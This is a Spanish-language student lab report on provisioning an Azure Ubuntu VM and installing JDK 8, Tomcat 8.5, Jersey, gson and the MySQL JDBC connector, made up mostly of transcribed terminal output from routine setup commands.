



INSTITUTO POLITECNICO NACIONAL “IPN”



ESCUELA SUPERIOR DE COMPUTO “ESCOM”

LANDEROS CORTES PEDRO JONAS

SISTEMAS DISTRIBUIDOS

TAREA 2

2023630402


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Instalación de Tomcat con soporte REST

Creación de grupo de recursos



Creación de máquina virtual

A continuación se muestran las características con las cuales se creó la máquina virtual, con 30gb de HDD y 1gb de ram y Ubuntu:

The screenshot shows the 'Crear una máquina virtual' (Create a virtual machine) wizard in the Microsoft Azure portal. The current step is 'Datos básicos' (Basic information). The configuration is as follows:

Configuración	Valor
Suscripción	Azure for Students
Grupo de recursos	rg-pedro-20230402
Nombre de máquina virtual	T2-20230402
Región	East US 2
Opciones de disponibilidad	Zona de disponibilidad
Opciones de zona	Zona autoseleccionada
Zona de disponibilidad	1
Tipo de seguridad	Máquinas virtuales de inicio seguro
Habilitar arranque seguro	Sí
Habilitar vTPM	Sí
Supervisión de integridad	No
Imagen	Ubuntu Server 24.04 LTS - Gen2
Arquitectura de VM	x64
Tamaño	Standard B1s (1 vcpu, 1 GiB de memoria)
Habilitar hibernación	No
Tipo de autenticación	Clave pública SSH
Nombre de usuario	azuser
Formato de clave SSH	RSA
Nombre de par de claves	T2-20230402_key
Puertos de entrada nulos	SSH

At the bottom, there are buttons for '< Anterior' (Previous), 'Siguiente >' (Next), and 'Crear' (Create). To the right, there are links for 'Descargar una plantilla para la automatización' (Download a template for automation) and 'Enviar comentarios' (Send comments). The status bar at the bottom right shows the date and time: '05/10/2023 11:38 a.m.'

Validación superada

Disco

Tamaño del disco del SO	Valor predeterminado de la imagen
Tipo de disco del sistema operativo	LRS de HDD estándar
Usar discos administrados	Sí
Eliminar disco de SO con VM	Habilitado
Discos de SO efímero	No

Redes

Red virtual	(nuevo) T2-2023630402-vnet
Subred	(nuevo) default (10.0.0.0/24)
IP pública	(nuevo) T2-2023630402-ip
Redes aceleradas	Desactivado
¿Quiere colocar esta máquina virtual como subyacente respecto a una solución de equilibrio de carga existente?	No
Eliminar IP pública y NIC cuando se elimine la VM	Deshabilitado

Administración

Microsoft Defender for Cloud	Básico (gratis)
------------------------------	-----------------

Opciones avanzadas

Backup	Deshabilitado
Habilitar evaluación periódica	Desactivado
Habilitar revisión en caliente	Desactivado
Opciones de orquestación de revisiones	Valor predeterminado de la imagen

Supervisión

Alertas	Desactivado
Diagnosticos de arranque	Activado
Habilitar diagnosticos del SO invitado	Desactivado
Habilitar supervisión de estado de la aplicación	Desactivado

Opciones avanzadas

Extensiones	Ninguno
Aplicaciones de máquina virtual	Ninguno
Cloud-init	No
Datos de usuario	No
Tipo de controladora de disco	SCSI
Grupo con ubicación por proximidad	Ninguno
Grupo de reserva de capacidad	Ninguno

A continuación se muestran las configuraciones de reglas de entrada para exponer los puertos 8080 y 80:

T2-2023630402 | Configuración de red

Máquina virtual

Esta es una nueva experiencia. Proporcione comentarios.

Reglas de seguridad de administrador 0 (Configurar) Reglas de seguridad vigentes 0

Reglas Contraer todo

Grupo de seguridad de red T2-2023630402-nsg (conectado a networkInterface: t2-2023630402578_1) Afecta a 0 subredes, 1 interfaces de red

+ Crear ACL del puerto

Regla de puerto de entrada Regla de puerto de salida

Buscar reglas Origen == todo Destino == todo Puerto == todo

Prio...	Nombre	Puerto	Protocolo	Origen	Desti
300	SSH	22	TCP	Cualquiera	Cualquier
65000	AllowVnetInBound	Any	Cualquiera	Cualquier	VirtualNetwork
65001	AllowAzureLoadBalancerInB...	Any	Cualquiera	Cualquier	AzureLoadBalancer
65500	DenyAllInBound	Any	Cualquiera	Cualquiera	Cualquier

Reglas de puerto de salida (3)

Agregar o quitar favoritos presionando Ctrl+Shift+F

Agregar regla de seguridad de ...

portal.azure.com/?ocid=AIcmxxotgtm93_SEM_k_CjwKCAjwuePGBhZ_EiwAIGCVS0SqsUZXSHct0Y6fsKA4mw0yyMaHT5Qlo6o9qDPPSoAOrdGfkgnx0CikQAvD_BwE_k_8icid...

Microsoft Azure

Buscar recursos, servicios y documentos (G+)

Iniciar > Infraestructura de proceso | Máquinas virtuales > T2-2023630402

Infraestructura de proceso | Máquina virtual

Esta viene una nueva versión de la experiencia de exploración. Haz clic aquí para acceder a la experiencia anterior.

Nombre: T2-2023630402

Información general Registro de actividad Control de acceso (IAM) Etiquetas Diagnóstico y solucionar problemas Visualizador de recursos Conectar Redes Configuración de red Equilibrio de carga Grupos de seguridad de la aplicación Administrador de red Configuración Disponibilidad y escala Seguridad Copia de seguridad y recuperación ante desastres Operaciones Supervisión

Intervales de puertos de origen:

- Destino: Any
- Servicio: Custom
- Intervalos de puertos de destino: 8080


Protocolo: Any (TCP, UDP, ICMPv4, ICMPv6)

Acción: Permitir

Reglas de puerto de entrada (1004):

Prioridad	Nombre	Origen	Destino	Acción
300	SSH	Any	Any	Permitir
65000	AllowVnetInBound	Any	Any	Permitir
65001	AllowAzureLoadBal...	Any	Any	Permitir
65500	DenyAllInBound	Any	Any	Denegar

Enviar comentarios



Instalación de JDK

A continuación, se muestra la conexión establecida con la máquina virtual desde el CMD local de Windows:

```
azureuser@T2-2023630402: ~ + ^

Microsoft Windows [Versión 10.0.26100.6725]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\lande>ssh -i "C:\Users\lande\Downloads\T2-2023630402_key.pem" azureuser@135.232.121.167
The authenticity of host '135.232.121.167 (135.232.121.167)' can't be established.
ED25519 key fingerprint is SHA256:/V4sdn8vi6LBLSk+9eoog0yv0Ly6qHQhUHNmc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '135.232.121.167' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Oct  5 17:49:16 UTC 2025

 System load:  0.0          Processes:      113
 Usage of /:   5.6% of 28.02GB  Users logged in:    0
 Memory usage: 29%           IPv4 address for eth0: 10.0.0.4
 Swap usage:   0%           
```

A continuación, se muestran los comandos para instalar el jdk:

```
azureuser@T2-2023630402:~$ sudo apt update
Hit:1 http://azure.archive.ubuntu.com/ubuntu noble InRelease
Get:2 http://azure.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:3 http://azure.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:5 http://azure.archive.ubuntu.com/ubuntu noble/universe amd64 Packages [15.0 MB]
Get:6 http://azure.archive.ubuntu.com/ubuntu noble/universe Translation-en [5982 kB]
Get:7 http://azure.archive.ubuntu.com/ubuntu noble/universe amd64 Components [3871 kB]
Get:8 http://azure.archive.ubuntu.com/ubuntu noble/universe amd64 c-n-f Metadata [301 kB]
Get:9 http://azure.archive.ubuntu.com/ubuntu noble/multiverse amd64 Packages [269 kB]
Get:10 http://azure.archive.ubuntu.com/ubuntu noble/multiverse Translation-en [118 kB]
Get:11 http://azure.archive.ubuntu.com/ubuntu noble/multiverse amd64 Components [35.0 kB]
Get:12 http://azure.archive.ubuntu.com/ubuntu noble/multiverse amd64 c-n-f Metadata [8328 kB]
Get:13 http://azure.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1483 kB]
Get:14 http://azure.archive.ubuntu.com/ubuntu noble-updates/main Translation-en [286 kB]
Get:15 http://azure.archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [175 kB]
Get:16 http://azure.archive.ubuntu.com/ubuntu noble-updates/main amd64 c-n-f Metadata [15.3 kB]
Get:17 http://azure.archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [1486 kB]
Get:18 http://azure.archive.ubuntu.com/ubuntu noble-updates/universe Translation-en [300 kB]
Get:19 http://azure.archive.ubuntu.com/ubuntu noble-updates/universe amd64 Components [377 kB]
Get:20 http://azure.archive.ubuntu.com/ubuntu noble-updates/universe amd64 c-n-f Metadata [31.1 kB]
Get:21 http://azure.archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Packages [2053 kB]
Get:22 http://azure.archive.ubuntu.com/ubuntu noble-updates/restricted Translation-en [463 kB]
Get:23 http://azure.archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Components [212 kB]
Get:24 http://azure.archive.ubuntu.com/ubuntu noble-updates/multiverse amd64 Packages [32.0 kB]
```

```
azureuser@T2-2023630402:~$ sudo apt install openjdk-8-jdk-headless -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
azureuser@T2-2023630402:~$ sudo apt install openjdk-8-jdk-headless -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ca-certificates-java fontconfig-config fonts-dejavu-core fonts-dejavu-mono java-common libavahi-client3
  libavahi-common-data libavahi-common3 libcups2t64 libfontconfig1 libjpeg-turbo8 libjpeg8 liblcms2-2 libpcsc-lite1
  libxi6 libxrender1 libxtst6 openjdk-8-jre-headless x11-common
Suggested packages:
  default-jre cups-common liblcms2-utils pcscd openjdk-8-demo openjdk-8-source libnss-mdns fonts-dejavu-extra
  fonts-nanum fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei fonts-wqy-zenhei fonts-indic
The following NEW packages will be installed:
  ca-certificates-java fontconfig-config fonts-dejavu-core fonts-dejavu-mono java-common libavahi-client3
  libavahi-common-data libavahi-common3 libcups2t64 libfontconfig1 libjpeg-turbo8 libjpeg8 liblcms2-2 libpcsc-lite1
  libxi6 libxrender1 libxtst6 openjdk-8-jdk-headless openjdk-8-jre-headless x11-common
0 upgraded, 20 newly installed, 0 to remove and 0 not upgraded.
Need to get 41.8 MB of archives.
After this operation, 151 MB of additional disk space will be used.
Get:1 http://azure.archive.ubuntu.com/ubuntu noble/main amd64 ca-certificates-java all 20240118 [11.6 kB]
Get:2 http://azure.archive.ubuntu.com/ubuntu noble/main amd64 fonts-dejavu-mono all 2.37-8 [502 kB]
Get:3 http://azure.archive.ubuntu.com/ubuntu noble/main amd64 fonts-dejavu-core all 2.37-8 [835 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu noble/main amd64 fontconfig-config amd64 2.15.0-1.1ubuntu2 [37.3 kB]
```

Copia del archivo zip a la máquina virtual

```
azuruser@T2-2023630402:~$ cd ~
azuruser@T2-2023630402:~$ wget https://archive.apache.org/dist/tomcat/tomcat-8/v8.5.99/bin/apache-tomcat-8.5.99.zip
--2025-10-05 17:52:13-- https://archive.apache.org/dist/tomcat/tomcat-8/v8.5.99/bin/apache-tomcat-8.5.99.zip
Resolving archive.apache.org (archive.apache.org)... 65.108.204.189, 2a01:4f9:1a:a084::2
Connecting to archive.apache.org (archive.apache.org)|65.108.204.189|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11398986 (11M) [application/zip]
Saving to: 'apache-tomcat-8.5.99.zip'

apache-tomcat-8.5.99.zip      100%[=====] 10.87M 5.14MB/s    in 2.1s
2025-10-05 17:52:15 (5.14 MB/s) - 'apache-tomcat-8.5.99.zip' saved [11398986/11398986]

azuruser@T2-2023630402:~$ |
```

A continuación, se muestra la instalación de la herramienta unzip para poder manejar los archivos del zip:

```
azuruser@T2-2023630402:~$ apache-tomcat-8.5.99.zip      100%[=====] 10.87M 5.14MB/s    in 2.1s
2025-10-05 17:52:15 (5.14 MB/s) - 'apache-tomcat-8.5.99.zip' saved [11398986/11398986]

azuruser@T2-2023630402:~$ sudo apt install unzip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  zip
The following NEW packages will be installed:
  unzip
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 174 kB of archives.
After this operation, 384 kB of additional disk space will be used.
Get:1 http://azure.archive.ubuntu.com/ubuntu noble-updates/main amd64 unzip amd64 6.0-28ubuntu4.1 [174 kB]
Fetched 174 kB in 0s (6923 kB/s)
Selecting previously unselected package unzip.
(Reading database ... 69017 files and directories currently installed.)
Preparing to unpack .../unzip_6.0-28ubuntu4.1_amd64.deb ...
Unpacking unzip (6.0-28ubuntu4.1) ...
Setting up unzip (6.0-28ubuntu4.1) ...
Processing triggers for man-db (2.12.0-4build2) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.
```

Y ahora se extraen los archivos del zip:

```
azureuser@T2-2023630402:~$ unzip apache-tomcat-8.5.99.zip
Archive: apache-tomcat-8.5.99.zip
  creating: apache-tomcat-8.5.99/
  creating: apache-tomcat-8.5.99/bin/
  creating: apache-tomcat-8.5.99/conf/
  creating: apache-tomcat-8.5.99/lib/
  creating: apache-tomcat-8.5.99/logs/
  creating: apache-tomcat-8.5.99/temp/
  creating: apache-tomcat-8.5.99/webapps/
  creating: apache-tomcat-8.5.99/webapps/ROOT/
  creating: apache-tomcat-8.5.99/webapps/ROOT/WEB-INF/
  creating: apache-tomcat-8.5.99/webapps/docs/
  creating: apache-tomcat-8.5.99/webapps/docs/META-INF/
  creating: apache-tomcat-8.5.99/webapps/docs/WEB-INF/
  creating: apache-tomcat-8.5.99/webapps/docs/WEB-INF/jsp/
  creating: apache-tomcat-8.5.99/webapps/docs/annotationapi/
  creating: apache-tomcat-8.5.99/webapps/docs/api/
  creating: apache-tomcat-8.5.99/webapps/docs/appdev/
  creating: apache-tomcat-8.5.99/webapps/docs/appdev/sample/
  creating: apache-tomcat-8.5.99/webapps/docs/appdev/sample/docs/
```

Eliminación del directorio webapps

```
azureuser@T2-2023630402:~$ ls
apache-tomcat-8.5.99  apache-tomcat-8.5.99.zip
azureuser@T2-2023630402:~$ cd ~/apache-tomcat-8.5.99
azureuser@T2-2023630402:~/apache-tomcat-8.5.99$ rm -rf webapps
azureuser@T2-2023630402:~/apache-tomcat-8.5.99$ mkdir -p webapps/ROOT
azureuser@T2-2023630402:~/apache-tomcat-8.5.99$ ls -l webapps
total 4
drwxrwxr-x 2 azureuser azureuser 4096 Oct  5 17:57 ROOT
azureuser@T2-2023630402:~/apache-tomcat-8.5.99$ |
```

Copia del archivo Jersey

```
azur&#233;user@T2-2023630402:~ % + | - x
2025-10-05 18:08:18 (58.1 MB/s) - 'jaxrs-ri-2.24.zip' saved [4936287/4936287]

azur&#233;user@T2-2023630402:~$ unzip jaxrs-ri-2.24.zip -d jersey-2.24
Archive: jaxrs-ri-2.24.zip
  creating: jersey-2.24/jaxrs-ri/
  inflating: jersey-2.24/jaxrs-ri/Jersey-LICENSE.txt
  inflating: jersey-2.24/jaxrs-ri/third-party-license-readme.txt
  creating: jersey-2.24/jaxrs-ri/api/
  extracting: jersey-2.24/jaxrs-ri/api/javax.ws.rs-api-2.0.1.jar
  creating: jersey-2.24/jaxrs-ri/lib/
  extracting: jersey-2.24/jaxrs-ri/lib/jersey-common.jar
  extracting: jersey-2.24/jaxrs-ri/lib/jersey-media-jaxb.jar
  extracting: jersey-2.24/jaxrs-ri/lib/jersey-client.jar
  extracting: jersey-2.24/jaxrs-ri/lib/jersey-server.jar
  extracting: jersey-2.24/jaxrs-ri/lib/jersey-container-servlet-core.jar
  extracting: jersey-2.24/jaxrs-ri/lib/jersey-container-servlet.jar
  creating: jersey-2.24/jaxrs-ri/ext/
  extracting: jersey-2.24/jaxrs-ri/ext/javax.inject-2.5.0-b05.jar
  extracting: jersey-2.24/jaxrs-ri/ext/osgi-resource-locator-1.0.1.jar
  extracting: jersey-2.24/jaxrs-ri/ext/javax.annotation-api-1.2.jar
  extracting: jersey-2.24/jaxrs-ri/ext/jersey-guava-2.24.jar
  extracting: jersey-2.24/jaxrs-ri/ext/hk2-api-2.5.0-b05.jar
  extracting: jersey-2.24/jaxrs-ri/ext/hk2-utils-2.5.0-b05.jar
  extracting: jersey-2.24/jaxrs-ri/ext/apolalliance-repackaged-2.5.0-b05.jar
  extracting: jersey-2.24/jaxrs-ri/ext/hk2-locator-2.5.0-b05.jar
  extracting: jersey-2.24/jaxrs-ri/ext/javassist-3.20.0-GA.jar
  extracting: jersey-2.24/jaxrs-ri/ext/validation-api-1.1.0.Final.jar
  extracting: jersey-2.24/jaxrs-ri/ext/org.osgi.core-4.2.0.jar
  extracting: jersey-2.24/jaxrs-ri/ext/jaxb-api-2.2.7.jar
  extracting: jersey-2.24/jaxrs-ri/ext/javax.servlet-api-3.0.1.jar
  extracting: jersey-2.24/jaxrs-ri/ext/persistence-api-1.0.jar
azur&#233;user@T2-2023630402:~$ export CATALINA_HOME=~/apache-tomcat-8.5.99
azur&#233;user@T2-2023630402:~$ find jersey-2.24 -type f -name "*.jar" -exec cp {} "$CATALINA_HOME/lib/" \;
azur&#233;user@T2-2023630402:~$ rm -f "$CATALINA_HOME/lib/javax.servlet-api-3.0.1.jar"
```

Copia de gson e instalación de JDBC

```
azur&#233;user@T2-2023630402:~ % + | - x
azur&#233;user@T2-2023630402:~$ export CATALINA_HOME=~/apache-tomcat-8.5.99
azur&#233;user@T2-2023630402:~$ find jersey-2.24 -type f -name "*.jar" -exec cp {} "$CATALINA_HOME/lib/" \;
azur&#233;user@T2-2023630402:~$ cd ~
azur&#233;user@T2-2023630402:~$ wget https://repo1.maven.org/maven2/com/google/code/gson/gson/2.3.1/gson-2.3.1.jar
--2025-10-05 18:09:24-- https://repo1.maven.org/maven2/com/google/code/gson/gson-2.3.1/gson-2.3.1.jar
Resolving repol.maven.org (repol.maven.org)... 104.18.18.12, 104.18.19.12, 2606:4700::6812:120c, ...
Connecting to repol.maven.org (repol.maven.org)|104.18.18.12|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 210856 (206K) [application/java-archive]
Saving to: 'gson-2.3.1.jar'

gson-2.3.1.jar          100%[=====] 205.91K --.-KB/s   in 0.01s

2025-10-05 18:09:24 (15.4 MB/s) - 'gson-2.3.1.jar' saved [210856/210856]

azur&#233;user@T2-2023630402:~$ cp gson-2.3.1.jar "$CATALINA_HOME/lib/"
azur&#233;user@T2-2023630402:~$ wget https://dev.mysql.com/get/Downloads/Connector-J/mysql-connector-j-8.0.33.zip
--2025-10-05 18:18:29-- https://dev.mysql.com/get/Downloads/Connector-J/mysql-connector-j-8.0.33.zip
Resolving dev.mysql.com (dev.mysql.com)... 23.207.138.29, 2600:1408:5400:4a3::1d68, 2600:1408:5400:4b3::2e31
Connecting to dev.mysql.com (dev.mysql.com)|23.207.138.29|:443... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://cdn.mysql.com/archives/mysql-connector-java-8.0/mysql-connector-j-8.0.33.zip [following]
--2025-10-05 18:18:30-- https://cdn.mysql.com//archives/mysql-connector-java-8.0/mysql-connector-j-8.0.33.zip
Resolving cdn.mysql.com (cdn.mysql.com)... 23.204.217.108, 2600:1408:5400:4a3::1d68, 2600:1408:5400:48a::1d68
Connecting to cdn.mysql.com (cdn.mysql.com)|23.204.217.108|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5059411 (4.8M) [application/zip]
Saving to: 'mysql-connector-j-8.0.33.zip'

mysql-connector-j-8.0.33.zip 100%[=====] 4.82M --.-KB/s   in 0.06s

2025-10-05 18:18:31 (77.2 MB/s) - 'mysql-connector-j-8.0.33.zip' saved [5059411/5059411]

azur&#233;user@T2-2023630402:~$ |
```

Copia del JDBC

```
azureuser@T2-2023630402:~ + v
--2025-10-05 18:18:29-- https://dev.mysql.com/get/Downloads/Connector-J/mysql-connector-j-8.0.33.zip
Resolving dev.mysql.com (dev.mysql.com)... 23.207.138.29, 2600:1408:5400:4a7::2e31, 2600:1408:5400:4b3::2e31
Connecting to dev.mysql.com (dev.mysql.com)|23.207.138.29|:443... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://cdn.mysql.com/archives/mysql-connector-j-8.0.33.zip [following]
--2025-10-05 18:18:30-- https://cdn.mysql.com/archives/mysql-connector-j-8.0.33.zip
Resolving cdn.mysql.com (cdn.mysql.com)... 23.204.217.108, 2600:1408:5400:4a3::1d68, 2600:1408:5400:48a::1d68
Connecting to cdn.mysql.com (cdn.mysql.com)|23.204.217.108|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5059411 (4.8M) [application/zip]
Saving to: 'mysql-connector-j-8.0.33.zip'

mysql-connector-j-8.0.33.zip 100%[=====] 4.82M --.-KB/s in 0.06s

2025-10-05 18:18:31 (77.2 MB/s) - 'mysql-connector-j-8.0.33.zip' saved [5059411/5059411]

azureuser@T2-2023630402:~$ unzip mysql-connector-j-8.0.33.zip
Archive: mysql-connector-j-8.0.33.zip
  creating: mysql-connector-j-8.0.33/
  creating: mysql-connector-j-8.0.33/src/
  creating: mysql-connector-j-8.0.33/src/build/
  creating: mysql-connector-j-8.0.33/src/build/java/
  creating: mysql-connector-j-8.0.33/src/build/java/documentation/
  creating: mysql-connector-j-8.0.33/src/build/java/instrumentation/
  creating: mysql-connector-j-8.0.33/src/build/misc/
  creating: mysql-connector-j-8.0.33/src/build/misc/debian.in/
  creating: mysql-connector-j-8.0.33/src/build/misc/debian.in/source/
  creating: mysql-connector-j-8.0.33/src/demo/
  creating: mysql-connector-j-8.0.33/src/demo/java/
  creating: mysql-connector-j-8.0.33/src/demo/java/demo/
  creating: mysql-connector-j-8.0.33/src/demo/java/demo/x/
  creating: mysql-connector-j-8.0.33/src/demo/java/demo/x/devapi/
  creating: mysql-connector-j-8.0.33/src/generated/
  creating: mysql-connector-j-8.0.33/src/generated/java/
  creating: mysql-connector-j-8.0.33/src/generated/java/com/
```

```
azureuser@T2-2023630402:~ + v
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionAddTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionFindTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionModifyTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionRemoveTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CompressionTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/DevApiBaseTestCase.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/Ipv6SupportTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/MetadataTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/ResultTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/RowLockingTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SchemaTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SecureSessionTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SessionFailoverTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SessionTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableDeleteTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableInsertTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableSelectTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TableUpdateTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/TransactionTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/package-info.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/InternalXBaseTestCase.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/MysqlxSessionTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/XProtocolAsyncTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/XProtocolAuthTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/XProtocolTest.java
inflate: mysql-connector-j-8.0.33/src/test/java/testsuite/x/internal/package-info.java
azureuser@T2-2023630402:~$ ls mysql-connector-j-8.0.33
CHANGES INFO_BIN INFO_SRC LICENSE README build.xml mysql-connector-j-8.0.33.jar src
azureuser@T2-2023630402:~$ cp mysql-connector-j-8.0.33/mysql-connector-j-8.0.33.jar "$CATALINA_HOME/lib/"
azureuser@T2-2023630402:~$ rm -rf mysql-connector-j-8.0.33*
azureuser@T2-2023630402:~$ ls $CATALINA_HOME/lib | grep mysql
mysql-connector-j-8.0.33.jar
azureuser@T2-2023630402:~|
```

Iniciar/Detener Servidor Tomcat

Definición de variables de entorno

```
azureuser@T2-2023630402:~ % ls mysql-connector-j-8.0.33
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionModifyTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionRemoveTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CollectionTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/CompressionTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/DevApiBaseTestCase.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/Ipv6SupportTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/MetadataTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/ResultTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/RowLockingTest.java
inflating: mysql-connector-j-8.0.33/src/test/java/testsuite/x/devapi/SchemaTest.java
